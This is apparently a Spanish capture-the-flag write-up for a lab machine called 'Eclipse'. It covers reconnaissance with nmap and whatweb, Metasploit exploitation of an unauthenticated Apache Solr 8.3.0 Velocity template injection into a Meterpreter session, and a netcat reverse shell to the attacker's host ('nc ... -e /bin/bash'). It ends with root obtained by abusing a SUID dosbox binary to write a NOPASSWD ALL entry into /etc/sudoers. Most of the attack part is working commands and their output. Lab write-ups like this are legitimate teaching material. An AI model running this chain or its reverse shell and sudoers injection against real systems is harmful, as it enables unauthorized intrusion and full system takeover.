



Eclipse

```
> nmap -sCV -p80,8983 -Pn -n 172.17.0.2 -vvv
```

```
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Epic Battle
8983/tcp  open  http    syn-ack ttl 64 Apache Solr
| http-title: Solr Admin
|_ Requested resource was
|_ http://172.17.0.2:8983/solr/
|
|_ http-favicon: Unknown favicon MD5:
|_ ED7D5C39C69262F4BA95418D4F909B10
|_ http-methods:
|_
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
* whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Title[Epic Battle]
* whatweb 172.17.0.2:8983
http://172.17.0.2:8983 [302 Found] Country[RESERVED][ZZ], IP[172.17.0.2], RedirectLocation[http://172.17.0.2:8983/solr/]
http://172.17.0.2:8983/solr/ [200 OK] Country[RESERVED][ZZ], IP[172.17.0.2], JQuery[2.1.3], Script, Title[Solr Admin], X-Frame-Options[DENY], X-UA-Compatible[IE=9]
```



run y pa dentro

```

[*] Started reverse TCP handler on [REDACTED]
[*] 172.17.0.2:8983: Authentication not required
[*] Found Apache Solr 8.3.0
[*] OS version is Linux amd64 6.11+parrot-amd64
[*] Found core(s): 0xDojo
[+] Found Velocity Response Writer in use by core '0xDojo'
[!] params.resource.loader.enabled is false for core '0xDojo'
[*] Targeting core '0xDojo'
[*] params.resource.loader.enabled is false for core '0xDojo'
[+] params.resource.loader.enabled is true for core '0xDojo'
[*] Using URL: http://[REDACTED]:8080/DhJtV3b
[*] Sending stage (58037 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.137.5)
[*] Server stopped.

(Meterpreter 1)(/opt/solr/server) > shell

```

yo me tire un nc para trabajar fuera de metasploit

```

ninhack@915fed27cb40:~$ find / -perm -4000 -ls 2>/dev/null
find / -perm -4000 -ls 2>/dev/null
 477    64 -rwsr-xr-x   1 root    root      62672 Mar 23  2023 /usr/bin/chfn
 483    52 -rwsr-xr-x   1 root    root      52880 Mar 23  2023 /usr/bin/chsh
 544    88 -rwsr-xr-x   1 root    root      88496 Mar 23  2023 /usr/bin/gpasswd
 602    60 -rwsr-xr-x   1 root    root      59704 Mar 28  2024 /usr/bin/mount
 607    48 -rwsr-xr-x   1 root    root      48896 Mar 23  2023 /usr/bin/newgrp
 618    68 -rwsr-xr-x   1 root    root      68248 Mar 23  2023 /usr/bin/passwd
 670    72 -rwsr-xr-x   1 root    root      72000 Mar 28  2024 /usr/bin/su
 694    36 -rwsr-xr-x   1 root    root      35128 Mar 28  2024 /usr/bin/umount
 9614  2504 -rwsr-xr-x   1 root    root     2560896 Sep 19  2022 /usr/bin/dosbox
 9724   276 -rwsr-xr-x   1 root    root      281624 Jun 27  2023 /usr/bin/sudo
10114   52 -rwsr-xr-x   1 root    messagebus 51272 Sep 16  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
ninhack@915fed27cb40:~$

```

vemos que podemos escribir entonces al sudoers para darnos all a todo sin pass

```
LFILE='path\to\file_to_write'
```

```
./dosbox -c 'mount c /' -c "echo DATA >c:$LFILE" -c exit
```

```
Meterpreter 2)(/opt/solr/server) > shell
process 1 created.
channel 1 created.
c 192.168.137.5 4545 -e /bin/bash

ninhack@c72212a0c913:/opt/solr/server$ dosbox -c 'mount c /' -c "echo ninhack ALL = (ALL) NOPASSWD: ALL >>c:/etc/sudoers" -c exit
= (ALL) NOPASSWD: ALL >>c:/etc/sudoers" -c exit
DOSBox version 0.74-3
copyright 2002-2019 DOSBox Team, published under GNU GPL.

ninhack@c72212a0c913:/opt/solr/server$ sudo -l
sudo -l
Matching Defaults entries for ninhack on c72212a0c913:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User ninhack may run the following commands on c72212a0c913:
    (ALL) NOPASSWD: ALL
ninhack@c72212a0c913:/opt/solr/server$ sudo su
sudo su
root@c72212a0c913:/opt/solr/server# whoami
whoami
root
root@c72212a0c913:/opt/solr/server#
```